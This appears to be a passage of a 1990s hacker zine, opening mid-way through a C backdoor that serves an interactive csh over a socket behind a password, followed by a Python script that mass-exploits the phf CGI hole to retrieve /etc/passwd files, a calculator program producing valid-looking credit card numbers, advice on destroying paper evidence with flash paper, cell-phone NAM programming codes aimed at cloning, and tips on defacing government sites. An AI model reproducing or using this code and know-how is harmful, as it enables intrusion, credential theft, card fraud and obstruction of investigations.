    cnt = read(newsockfd, buf,
sizeof(buf));
    if (cnt <= 0)
            exit(kill(opid, 9));
    buf[cnt] = '\0';
/*  logit(buf);*/
    seewhat();
    cnt = write(pipin, buf, strlen(buf));
    }
}

int do_csh()
{
/*
first create some pipes. next fire up csh
in prompt mode (-i) doing its io from the
pipes. then fork off another child that
sets the prompt to "PMA> " and then
endlessly reads from the shell and writes
to the socket.
*/
char sbuf[100];
int  pid;

pid = getpid();
sprintf(iname, "inpipe%d", pid);
sprintf(oname, "outpipe%d", pid);
sprintf(sbuf, "/etc/mknod %s p; /etc/mknod
%s p", iname, oname);
system(sbuf);
pipin = open(iname, O_RDWR, 0);
sprintf(sbuf, "csh -i <%s >%s 2>&1 &",
iname, oname);
system(sbuf);
in = open(oname, O_RDONLY, 0);
if ((pid = fork()) < 0)
    exit(system("echo fork error in do_csh
>>pma.log"));
else if (pid > 0)
    return(pid);
read(in, buf, sizeof(buf));
strcpy(buf, "set prompt='PMA> '\n");
write(pipin, buf, strlen(buf));
read(in, buf, sizeof(buf));
while(1)
    getoutput();
}

int getoutput()
{
cnt = read(in, buf, sizeof(buf));
write(newsockfd, buf, cnt);
}

int seewhat()
{
/*dont let 'em do anything util they type
in the dumb password*/
if (passok)
```

```
    return;
if (!strcmp(buf, passwd))
    passok = (int) strcpy(buf, "echo
ok\n");
else
    strcpy(buf, "echo nope\n");
}

int logit(char *msg)
{
/*sometimes useful when debugging*/

log = fopen("pma.log", "a");
fprintf(log, "%s", msg);
fclose(log);
}
```

```
/*
socklib.c

this module has the socket stuff needed to
get an established connection.
basically the server side calls
socket_declare() and socket_accept(). the
client side calls socket_connect().
*/
#include <stdio.h>
#include <ctype.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

#define TRUE 1
#define FALSE 0

static u_long squeeze_ip();
static int four_octets();

int socket_connect(char *hostname, int
port)
{
struct sockaddr_in srvadr;
struct hostent *hinfo;
struct in_addr *haddr;
char **address_list;
int sockfd;

memset(&srvadr, '\0', sizeof(srvadr));
srvadr.sin_family = AF_INET;
if (four_octets(hostname))
    srvadr.sin_addr.s_addr =
squeeze_ip(hostname);
else
    {
    hinfo = gethostbyname(hostname);
    if (hinfo == NULL)
            return(-1);
    address_list = hinfo->h_addr_list;
    haddr = (struct in_addr *)
*address_list;
    srvadr.sin_addr.s_addr = haddr->s_addr;
    }
srvadr.sin_port = htons(port);
if ((sockfd = socket(AF_INET, SOCK_STREAM,
0)) == -1)
    return(-1);
if (connect(sockfd, (struct sockaddr
*)&srvadr, sizeof(srvadr)) == -1)
    {
    close(sockfd);
    return(-1);
    }
return sockfd;
}

int socket_declare(int port)
{
struct sockaddr_in srvadr;
int sockfd;

if ((sockfd = socket(AF_INET, SOCK_STREAM,
0)) < 0)
    return(-1);
memset(&srvadr, '\0', sizeof(srvadr));
srvadr.sin_family = AF_INET;
srvadr.sin_addr.s_addr =
htonl(INADDR_ANY);
srvadr.sin_port = htons(port);
if (bind(sockfd, (struct sockaddr
*)&srvadr, sizeof(srvadr)) == -1)
    {
    close(sockfd);
    return(-1);
    }
if (listen(sockfd, 0) == -1)
    {
    close(sockfd);
    return(-1);
    }
return sockfd;
}

int socket_accept(int insockfd)
{
int clisockfd;
int clilen;
struct sockaddr_in cliadr;

clilen = sizeof(cliadr);
clisockfd = accept(insockfd, (struct
sockaddr *)&cliadr, &clilen);
return clisockfd;
}

static u_long squeeze_ip(char *ipstr)
{
int ip1,ip2,ip3,ip4;
union
    {
    u_char ichar[4];
    u_long ilong;
    } iunion;

sscanf(ipstr, "%d.%d.%d.%d", &ip1, &ip2,
&ip3, &ip4);
iunion.ichar[0] = ip1;
iunion.ichar[1] = ip2;
iunion.ichar[2] = ip3;
iunion.ichar[3] = ip4;
return(iunion.ilong);
}

static int four_octets(char *hname)
{
int ans = TRUE;
int i;

for (i = 0; i < strlen(hname); ++i)
    if ((hname[i] < '0' || hname[i] > '9')
&& hname[i] != '.')
            ans = FALSE;
return(ans);
}
```

The Consequences of .gov/.mil Hacking

by Chocolate Phoetus

In recent times, the Air Force home page has been hacked by someone with enough patience to deal with the bloody thing. We've all probably seen the hacked pages now thanks to 2600.com, but how many of you know how the military reacts to such an "attack?" What you're about to read may help you think twice about any ideas you have concerning government sites. I'm not condoning *anything,* and I'm certainly not telling you how to run your affairs, simply giving you a little advice that's commonly known in the ".mil" and ".gov" community.

The military does not, as a general rule, leave "sensitive" systems containing classified information open to anyone who wants to "dial in." There are many different ways of preventing access, from closed systems with no dialups, to restricting usage to users with ".gov" or ".mil" addresses. You won't, as a matter of course, find classified information on a government computer that is hooked up to the net. That's not to say that you won't find material you shouldn't, by law, access. There's plenty of information protected by the Privacy Act floating around out there. But, let's face it, that info is pretty boring unless you are into social engineering, and know how to use the information once you get it. The government world has strange protocols and routines that someone "not in the know" will "tread on" unknowingly. The simple misuse of a bit of jargon or ignorance of an acronym will often raise eyebrows, and get you "looked into." If you are bewildered by that last line, that's a clear indication you don't understand the minds of people who work for these agencies. Beware - your ignorance could get you into trouble.

Mistakes Hackers Make

One of the biggest idiosyncrasies of ".gov" and ".mil" people is the incessant need for immediate damage control. Example: when the Air Force homepage was hacked, a press release was immediately put out, saying that the incident was being investigated, and that hackers had put "pornography" on the site. Anyone who has seen the *2600* posts of these pages knows that a single moving .gif with a couple having sex was on there. The impression by the press release was that there were loads of vile images posted to the poor Air Force homepage. The people who wrote the press release would *never* consider telling the truth about what happened - that someone made them look foolish by cracking a pathetic security system and posting loads of sarcasm towards the Air Force in general.

Hackers who put "pornography" on their target sites are actually helping these people put "spin control" on these incidents. Many hackers are also blissfully unaware that the Air Force (as well as other branches of government) has a special office that is dedicated to research and arresting so-called computer criminals. By putting links to other pages, you could be getting your friends an unwanted phone call by people in blue suits. You may also be leading right back to yourself, if you frequent these sites.

Sadly, many hackers go right for the throat when they "alter" these websites. It's clear that the page has been hacked, usually discovered by some retired sergeant with nothing better to do than surf the web, and then rat you out. Subtlety is a desired trait. Instead of changing the entire page, why do hackers not make more subtle alterations? The best pranks are the ones where the mark doesn't realize he's being had, at least not right away. Altering only the links, for example, to go to porn sites would be a hell of a lot more shocking to a ".mil" person surfing the net than logging into the Air Force homepage and seeing that "somebody hacked it." Many people surf the ".mil" sites at work. They're permitted to do that. But the people who monitor the networks (and yes, they do) are looking for "unauthorized" or "not for official business" surfing and downloading. Imagine the sick feeling the person surfing on their government computer would feel to link to what they think is some other base's site, only to be taken to "www.bigtits.com". These people live in an atmosphere of fear, and seeing *that* on the government computer would give them apoplectic fits.

I would never encourage anyone to do something as risky and profitless as to hack or to intrude on a government web site. These systems are run on taxpayer dollars, and that means your dollars. But there are some interesting legal stipulations that affect the people who *have* hacked these sites:

On the front gate of any military installation, a sign can clearly be read stating that access to the installation is permitted only by the commander's authority, and that trespassing is a Federal Offense. Don't think that those warnings apply only to your trying to walk into the installation. The same rule applies to ".mil" sites as well. Even though there is no sensitive information on these systems, you can still be arrested for espionage for trying to hack a government site. The intent is what they're after. Consider this if you're thinking about "becoming a hacker."

When you "modem in" to a military site, you are also entering into a military phone system, which is monitored. Every telephone in every military base has a sticker saying so. This is no joke, and your modem is not immune. Use of the system implies consent, even if you object later. There is legal precedent for this - challenging it will do you no good in court. If a military site is hacked, someone *will* be assigned to look into it, sometimes in conjunction with the FBI. Hacking is taken *very* seriously by the government, and they do not give up easily.

I hope this has helped *someone* rethink hacking a ".gov" or "mil" site.

More PHF Fun

by ChezeHead

By now most of you should be familiar at least in passing with the "phf hole" due to file permissions on many web servers. Quite possibly you may have even tried some of the nifty tricks possible on your local server to see if you were at risk. But I am sure that most of you were quite disgusted as you went out to try this newfound hacking trick and had a hard time finding a site to try this nifty backdoor on. This little script has two goals: to give a handy tool for finding sites with the phf backdoor, and to introduce "Python" to the general hacking population. Python is fast becoming the network "quick hack" language of choice by the hacking population. The only problem is that most hackers don't realize it exists! The Python script I have included will hopefully show how easily powerful network applications can be programmed. The script also solves the problem of finding sites with the phf bug. If one had the inclination, after a quick trip to rs.internic.net the edu.zone file could be parsed quite easily into a file compatible with the script. This has been left as a trivial exercise for the reader. This script should work with the win95 versions of Python with little or no change.

```
#!/usr/local/bin/python
# Web Searcher for passwd files using phf permissions hole...
# give it a file with one address per line and it will search
# certain combinations of the address ie www.address...
# A parsed zone file from internic would probably be a good starting place!
# I threw this script together pretty quickly so please excuse the ugly code...
# ChezeHead 11/25/96
# combination list of prefixes to try...
combos='','www.','www.cs.','www.math.','www.physics.','www.engr.','www.lib.'\
      ,'www.cis.'
# think of an import like a C #include
import string
import urllib
import os
# function to convert . to _ for systems that can't use multiple .'s
def convert_link(link):
 temp=""
 for u in link:
  if u=='.':
   u='_'
  temp=temp+u
 return temp
# get filename info, and open the files...
filename=raw_input("Filename To Use? ")
logfilename=raw_input("Logname To Use? ")
output_path=raw_input("Output Path ")
print "Using filename "+filename+"..."
print "Adding To Logfile "+logfilename+"..."
hostfile=open(filename,'r')
logfile=open(output_path+logfilename,'a')
# my coding is a bit messy here but it does the job..
flag=0
while not flag:
 link=string.strip(hostfile.readline())
 if link!='':
  for u in combos:
   thislink=u+link
   print "Trying host: "+thislink
# Attempt to retrieve the URL
   try:
    tempfile=urllib.urlretrieve("http://"+thislink+"/cgi-bin/phf?Jserver="\
    +"thislink%0A/bin/cat%20/etc/passwd%0A&Qalias=&Qname=foo&Qemail=&Q"\
    +"nickname=&Qoffice_phone=&Qcallsign=&Qproxy=&Qhighschool=&Q"\
    +"slip=HTTP/1.0")
   except:
    print "Host "+thislink+" error connecting"
    logfile.write("error connecting: ")
#  for compressing the retrieved files you could use lines like these...
#  os.system("/bin/compress "+tempfile[0])
#  os.rename(tempfile[0]+".gz", output_path+convert_link(thislink+".gz"))
   try:
    os.rename(tempfile[0], output_path+convert_link(thislink))
   except:
    print "tempfile doesn't exist"
   logfile.write(thislink+"\r\n")
 if link=='':
  flag=1
# if you wish you could now do some clean up or extra parsing of the files...
```

How to Generate Credit Card Numbers on a Calculator

by DETHMaster

Being bored one day I went home and wrote a program for my calculator that would have the user enter a six digit prefix and then generate a valid CC number. This is *not* to be used for committing credit card fraud, but should be used for learning how a simple algorithm works and how to program a TI-82. This will probably require a little bit of TI-82 programming experience. This has been tested and shown to work.

```
:0->Z
:ClrHome
:{2,16}_>dim [A]
:Output(1,1,"THIS WILL MAKE A 16 DIGIT
CC NUMBER.")
:Pause
:1->P
:iPart 10rand->[A](1,7)
:iPart 10rand->[A](1,8)
:iPart 10rand->[A](1,9)
:iPart 10rand->[A](1,10)
:iPart 10rand->[A](1,11)
:iPart 10rand->[A](1,12)
:iPart 10rand->[A](1,13)
:iPart 10rand->[A](1,14)
:iPart 10rand->[A](1,15)
:iPart 10rand->[A](1,16)
:Lbl 1
:ClrHome
:For(I,1,6)
:Disp "ENTER DIGIT ",P, "IN THE PREFIX:"
:INPUT A
:A->[A](1,P)
:P+1->P
:ClrHome
:End
:If [A](1,1)=0
:then
:1->P
:ClrHome
:Output(1,1,"Invalid Prefix")
:Pause
:ClrHome
:Goto 1
:End
:Lbl 2
:[A](1,1)*2->[A](2,1)
:[A](1,2)->[A](2,2)
:[A](1,1)*2->[A](2,3)
:[A](1,2)->[A](2,4)
:[A](1,1)*2->[A](2,5)
:[A](1,2)->[A](2,6)
:[A](1,1)*2->[A](2,7)
:[A](1,2)->[A](2,8)
:[A](1,1)*2->[A](2,9)
:[A](1,2)->[A](2,10)
:[A](1,1)*2->[A](2,11)
:[A](1,2)->[A](2,12)
:[A](1,1)*2->[A](2,13)
:[A](1,2)->[A](2,14)
:[A](1,1)*2->[A](2,15)
:[A](1,2)->[A](2,16)
:For(P,1,16)
:If [A](2,P)>9
:Then
:[A](2,P)-9->[A](2,P)
:End
:End
:0->S
:For(P,1,16)
:[A](2,P)+S->S
:End
:If (S/10)=iPart (S/10)
:Then
:Goto 3
:Else
:[A](1,16)+1->[A](1,16)
:If [A](1,16)>9
:Then
:0->[A](1,16)
:[A](1,15)+1->[A](1,15)
:End
:If [A](1,15)>9
:Then
:0->[A](1,15)
:[A](1,14)+1->[A](1,14)
:End
:If [A](1,14)>9
:Then
:0->[A](1,14)
:End
:Z+1->Z
:Output(8,1,"ATTEMPTS: ")
:Output(8,11,Z)
:Goto 2
:End
:Lbl 3
:1->R
:ClrHome
:Output(1,1,"THE CARD IS:")
:For(D,1,16)
:Output(3,D,[A](1,D))
:End
:Pause
:ClrHome
:Output(1,1,"THANK YOU FOR USING CC-
GEN-82")
:Pause
:ClrHome
```

Paper Evidence

by F. Leader

Do you run a gambling ring? How about a house of pleasure? Could you be a big time drug trafficker, or maybe you're just a hacker or a phone phreak with some "sensitive" information. If you are you probably know of the wonders of paper. You can write all types of stuff on this wonderful invention and it stays there. Great for: keeping financial records, storing phone numbers, plans, holding FBI code names, and, last but not least, evidence,

The FBI has an entire branch dedicated to using this wonderful substance known as paper against us.

The weaker mind tells you, "Oh just crumple it real good and hard and that's it." Wrong. The FBI has been dealing with things like this for years. At first they put the delicate paper in between two plates of glass. Then later they used plexiglass. Weighing about a pound each, they were difficult to work with. So now they coat the sheets with a thin layer of polyester restoring the paper to a better condition than before.

The weaker mind says a little bit louder, "Well this time we'll crumple it real good, so good that if anyone even touches it, it'll fall to pieces." Wrong one more time.

The feds have this stuff called parylene. It comes in a granular form and when baked in paper it actually rebuilds paper. Here comes the weaker mind again which says, "Well then, I'll just burn it, Ms. Smarty Pants." Need I say it again.

Burning is a great idea if done right. If it is not burned to ashes then there is a very good chance that the remaining part could be read. This especially holds true for burning a pile of papers. The papers in the middle usually do not get enough oxygen to feed the flames. Even if the papers are completely charred, the feds can get their infrared lights and photography that makes the carbon become transparent and the ink opaque.

"Oh Lord, what will we do now!" cries the weak mind. Not to worry. I have two possible answers,

First choice: flash paper. Flash paper or nitrocellulose is used by magicians in corny tricks, but it won't be so corny when that little trick gets you away from the law. The down side is that it is highly unstable. I read once about a fed lab being destroyed because some dummy had left a bunch of flash paper in a metal file cabinet that happened to be in direct sunlight. Since a ream of flash paper has the explosive power of a small bomb, let's just say that a lot of people got away due to lack of evidence. Flash paper should always be refrigerated! Even then I do not recommend using it for large scale operations because you want to destroy evidence, not blow up a small building.

Second: water-soluble paper. This is the favorite of illegal gambling operations, They place buckets of water at every desk and when the heat comes everything gets a quick shower and no more evidence, Water-soluble paper is used in a lot of commercial products such as laundry detergent packages and pipeline cleaners. Blank water-soluble is extremely hard to find and even possession of it can be used as evidence. So if you do use it, only store sheets in use or make sure you destroy all the paper.

Cellular Programming Data

by Threc

By this point in time almost everyone knows at least some information on cell fones. The most common knowledge associated with cells is related to Motorola and larger brand names. Not to mention this knowledge is varied from pin outs to sids in scarce bits. There seems to be little *detailed* information covered about NAM programming on specific phones or a variety of phones, at least as far as I've seen. So I've decided to do a write-up of a fair amount of fones and how to enter program mode, with some instructions and a little background.

Later on in the future, I hope to reverse engineer a few cells. By the way, I find it ironic how the law has decided it's okay for someone to reverse engineer something, but it's not okay to just rip the information out of their server. Oh well, enjoy - I hope this helps at least someone.

CT-352/55

The first of the fones I'd like to cover is the CT-352/55, including CT-350/351's. I'm going to try to be as specific as possible.

1. To enter program mode:
Type: *3001#12345<STO>00
Response: Store not done

2. To program the phone number:
Press: <RCL> 0 2
Response: 1111111111 (or the previously programmed number in the fone)
Press and HOLD until the display is empty: <CLR>
Response: Gee, I wonder... a cleared screen?
Type: Fone number + <STO> 02
Response: Replace Contents?
Now considering you just went through all this I'm *guessing* that you want to Replace. If you don't, well that's your problem.
Type: <STO>
Response: Stored

3. This part is more interesting than the other two - now you enter the carrier parameters. Oh, by the way, if you people are doing this in steps of 1, 2, 3, etc., you can jump around. It's not encouraged unless you have some prior knowledge or experience with cells, or you catch on quick.
Type: <RCL> + 03
Response: 38*1*1*334*15*15 (or whatever it was before)
Press and HOLD until the display is empty again: <CLR>
Response: Figure it out.
Type: [parameters] + <STO> + 03 (on the CT-352, add the long distance and International code)
Response: Replace Contents?

If you don't know exactly what the parameters mean, here's a brief overview. Say for example we have a string of: 00038*1*1*333*01*10. The 00038 represents your home or system. Don't bother with the ones, you won't really need to mess with them. If you're interested though, I *believe them to be* just a terminator for the string, or MIN MARK and something else. Hack it out, if you're interested. 333 represents the channel. There are two basic channels - 333, which is A and 334, which is B. The 01 is a representation of what should always have the format of 0 and the last digit of the phone number you chose before. This is based upon my experiences with these types of cells. This would seem to be the overload class. The only exception is ACCOL *can* be a value from 00 to 15, but these *always* seem to have the zero and last number. 10 is simply the group ID (examples: 10, 12, 15).

Extras for the CT-352/355: for the above example it's the same - just stick a pound sign on the end of the 10 and then add 0111*1 after it (00038*1*1*333*01*10#0111*1). This 0111 is the international code. The 1 is unfamiliar to me....

4. Now we go on to enter the security code parameters. By this point, things should be almost simple enough where you really shouldn't need to read along, but can figure it out for yourself. Even though, I'll include a commentary.
Type: <RCL>01
This isn't a definite response: 911#*911#0*1234
Hold down until the screen is empty: <CLR>
Response: a blank little screen
Type: 911#*911#0*

If you have a CT-350 the default's 1234. If you have a CT-351/352 it would be 12345. Also,

the 0 denotes that you want English. If you want Spanish, put in 1. For French, put in 2.
Type: <STO>01
Response: Replace contents?
To accept press <STO>.

Now that you're done programming *this* particular phone, you should turn it off for the parameters to be recognized. From what I've heard, you should wait two hours before testing the phone. I've also heard you should wait several hours from another source. So my suggestion is to just let the thing sit for a day. If you're not exactly sure why you are supposed to leave it off, I'll tell you. It takes the cell carrier an exponential amount of time to activate cell phone numbers. So you will just have to wait a bit before it's activated.

By the way, the settings list is:

<Menu> 0 Lock Phone
<Menu> 1 Carrier Priority (A/B)
<Menu> 2 Shows last number dialed
<Menu> 3 Call Timer(s)
<Menu> 4 On/Off for the display light... very useful
<Menu> 5 Key tones, keep 'em on! I think it's a must.
<Menu> 6 Ring volume
<Menu> 7 Pri/Sec Nam Select
<Menu> 8 Send Dual Tone Multi Frequency (DTMF) Tones

CP-170

The next phone we're going to be talking about is the CP-170. [Note: To determine the correct ESN for Uniden phones add 172 to the serial number.]

I hope, sincerely, that you're not so technically impaired you don't know how to turn on the cell, or other fundamentals covered or not in the previous section.
Determine which NAM you'd like to choose.
For Nam1 press: 1 <STO> 9 0
Response: 1
For Nam2 press: 2 <STO> 9 0
Response: 2

Simple ain't it?

Here's the strange part. Turn it off now....

Now press and hold the * and # (reminds me of the Bravo pager), and press <PWR>. Now continue to hold the * and # for several seconds. Wait till you see NO SVC IN USE PWR ROAM on the screen. Make sure you don't get jumpy and hit it when it shows all of them except ROAM!

Now enter the code 32218591. After all that crap we get put into programming mode. If you hear any noise, you messed up. So turn the thing off and start with the * and # again.

Now a SID will appear.... Figure out your SID and enter it. Then press <STO> and enter the next item number to be programmed. Press the single digit number of the area you want to move to, displayed below. After you're done with each area, press <STO>.

Continue doing this until you're all done getting everything in there. When you're done doing this, press send to write to the NAM. If everything worked out, you'll see the word "PASS" appear. Otherwise, press <CLR> and start over.

Area	Description	Valid Data
0	SID	3 digits (00000 through 32767)
1	LU - tells the mobile if it must be preregistered with the sys	1 digit (0 or 1)
2	Determines whether or not to have an area code sent each time a call is made	1 digit (0 or 1)
3	MIN 1 + 2	10 digits
4	IPCH (initial paging channel)	4 digits (non wireline (0333 for "A") or wireline provider (0334 for "B") sys)
5	ACCOL, determine priority in an overload. The Government thought it would be nice in case of an emergency for police, etc. to have priority over other subscribers. No standard used in the US at this time	2 digits (00 through 15)
6	PS - should identify the initial paging channel	1 digit (0 for "B" or 1 for "A")
7	GIM - indicates how many bits of the SID starting with the most significant comprises the group ID	2 digits
8	Lock Mode	4 digits (0000 to 9999)
9	DTMF Duration	1 Digit (0 for 100 msec or 1 for end to end)

Technophone 901

Now it comes time for the Technophone 901's NAM info to be revealed. Similar to the CT's this is fairly easy to program. Remember to turn the phone on first.

Press: #000000##953739# + <STO> + 99 + <STO> + <STO>

Response: None

Press: <PWR>

Response: It's off, it can't respond.

Press: <PWR>

Response: Which NAM?

Press: [1 - 3] + <STO> (which NAM you want to program)

Response: System ID

Remember, that means 1 through 3. Don't go pressing 1,2,3. You pick one, not all of them!

Press: [system number(5 digits)] + <STO>

Response: NO

Press: [Min 2 (area code) + Min 1 (telephone number)] + <STO>

Response: Group ID Mark

Within the brackets, you should have 10 digits, comprised of the area code and the telephone number.

Press: [GIM (Group ID Mark)] + <STO>

Response: Save NAM?

The GIM is generally two digits long. See the CP-170 section for more details.

Press: <SEND>

Response: Continue?

So technically you just agreed to save the information you provided. If you don't want to save it, I think you can figure out what you're supposed to hit.

Press: <END>

Response: Which NAM?

This just ended your current programming session with the NAM you were working on. If you wanted to do something to another, this would be the point where you'd enter the number.

Press: <END>

Response: None

Exits programming altogether.

I personally like this phone because it has three NAM's. Not all too many phones have this. Generally you're lucky to get *dual* NAM's. It's got other nice features as well.

CT-100/101/200/201

Now that it's been a bit since we've discussed the CT line of cells, I thought it'd be nice to continue with a few other series that are "more complex." These phones are the CT-100/101/200/201.

The CT-200 line are fun because most of them require programming via a computer. To do this we're also going to need a NAM adapter, programming disk, and serial cable. It's probably easiest if you have a laptop lying around to hook it up to that.

On the CT-100/101, type: *17*3001*[lock code]*

On the CT-200/201, Type: *17*1003*[lock code]*

The default lock code is, like most cells, 1234.

The cell will go through the list of all the things it wants you to enter. They should be easy to figure out since I've already discussed each part of a NAM previously. It'll go through asking: HO-Id, ACCESS, LOCAL, Phone n, Class, PAGE ch, O-Load, Group, SEC.

HO-Id (home system ID) is required, Phone n (phone number) is required, PAGE ch (paging channel) is required, and Group is required. The only one that might seem a tad obscure is SEC. This is the 4 digit security code. After each choice, for example HO-Id, you hit <SEL> to complete your choice and move on to the next.

Ericson

To continue, I'll discuss Ericson. This phone has a neat feature in that it has "short" NAM programming and "long" NAM programming. Short is for something that needs a quick fix, which comes in handy.

"Short" Mode:

Press and hold down: <FCN> + 987

Response: SER NUMBER [with the telephone's ESN]

The ESN has 11 digits and "isn't" changeable. Nothing in the world of electronics can't be changed. Some things are just harder than others.

Press: * [or] #

Response: MIN and SID

This "short" mode has three things. It displays the ESN, the MIN, and SID. To cycle through them just press the star or pound sign.

Press: <END>

Response: None

This exits short programming mode.

"Long" Mode:

Press and hold down: <FCN> + 923885

Response: ESN

Now like before you'll be brought to a display of items. It will show ESN, Emergency?, MIN x?, SUB No x, SID x, MARK x OFF/ON, IPCH x, ACCOLC x, and GIM x. The x represents the NAM number you want. To change the setting, press any key.

A few items here that might be obscure to you would be ESN and/or SUB NO x. ESN is the electronic serial number, which I explained a little bit before. SUB NO x is a subscriber phone number. You also specify a phone number in MIN x.

This is a Dual NAM cell. So your choices for x would be 1 or 2.

To switch through options, press the pound (#) sign.

When you're done just press <PWR>.

EZ400

The last phone I'm going to write on is the EZ400 produced by the Technophone Corporation. This is just your normal cell, nothing really special. Actually, I really can't say that, because there may be some features I've yet to come across that are dazzling.

Always remember - you turn on your units before you follow any of the instructions.

Press: *3001#12345 <STO> 00

Response: No Response

Press: <Clear>

Response: Store not done

Press: 911#*911# [Language code] * [Security code] + <STO> + 01 + <STO>

Response: Normal Display

Remember from the other Technophone that the language codes are 0, 1, and 2. The default security code is 1234. You should really cross reference similar brands since they always seem to share similar if not the same technique to access the NAM. I do believe that the 911 is the emergency number which can be changed, to whatever you please (3-10 digits?).

Press: [MIN 1 + MIN 2] + <STO> + [NAM] + <STO>

Response: Normal Display

To save it to NAM 1 you would enter: [10 digit phone number] + <STO> + 02 + <STO>

To save to NAM 2 you would do the same thing except change 02 to 04: [10 digit phone number] + <STO> + 04 + <STO>


Press: [System ID] + *1*1* + [IPCH] + * + [ACCOL] + * + [GIM] + <STO> + [NAM] + <STO>

Response: Normal Display

For NAM 1, enter 03 for [NAM]. For NAM 2, enter 05.

Now turn off the unit and wait 10 seconds. Turn the unit back on. If you made some sort of error, it will let you know by displaying NAM ERROR on the screen. You will have to do it over if this happens.

If requested by others, or for my own reference, I will add to this list of cell phones. I'm also looking for a way to access NAM programming in Nokia's and Audiovox's. If anyone has this information, I'd appreciate it if they would forward it to threc@li.net. As I mentioned before, I intend to reverse engineer some cells, specifically a Motorola DPC 550. If this has already been accomplished, I don't feel like re-inventing the wheel. Please notify me so I can work on another model. I hope this is helpful and informational.



@Bell Atlantic NYNEX Mobile

December 23, 1996

[redacted]

Re: Authentication Policy

Dear [redacted]

After discussions with our indirect partners regarding the challenges of the current authentication policy, Bell Atlantic NYNEX Mobile (BANM) will make the changes outlined below. These changes were made to ensure that both organizations are protected from the ramifications of cloning fraud and we are able to continue to successfully sell cellular service to our customers:

Authentication Policy: BANM requires all distribution channels to activate approved authenticatable equipment on the BANM network

New Effective Date: February 1, 1997 (moved from January 1, 1997)

Chargeback Policy: All new equipment sales will be authenticatable with random A-Key.

Conversions of non-authenticatable equipment will be handled as follows: While the Agent/Retailer should make every effort to upgrade any non-authenticatable units, BANM will chargeback the Agent/Retailer fifty ($50) dollars for every activation on non-authenticatable equipment.

It is important to understand the BANM is currently only able to activate authentication from the following approved vendors: Audiovox, Motorola, Nokia & Ericsson. We are aggressively working with other manufacturers to support their product and we will update you as soon as BANM approves their authenticatable units. BANM must also require that approved authenticatable equipment be pre-programmed with random A-keys, versus zero default, from the manufacturer. You will not be responsible to track the A-keys, as BANM has developed an automated process with the manufacturers to load the A-keys into our switch.

In the meantime, BANM will continue to work with all parties to ensure our common goal of activating 100% authenticatable phones will be met. In order to answer some of your potential questions, we have attached a brief Q&A document for your review.

If you have any additional questions on this, or wish to discuss it further, please contact me at [redacted]

Thank you.

Sincerely,

[redacted]

Sales Manager

[redacted]

[redacted]

[redacted]

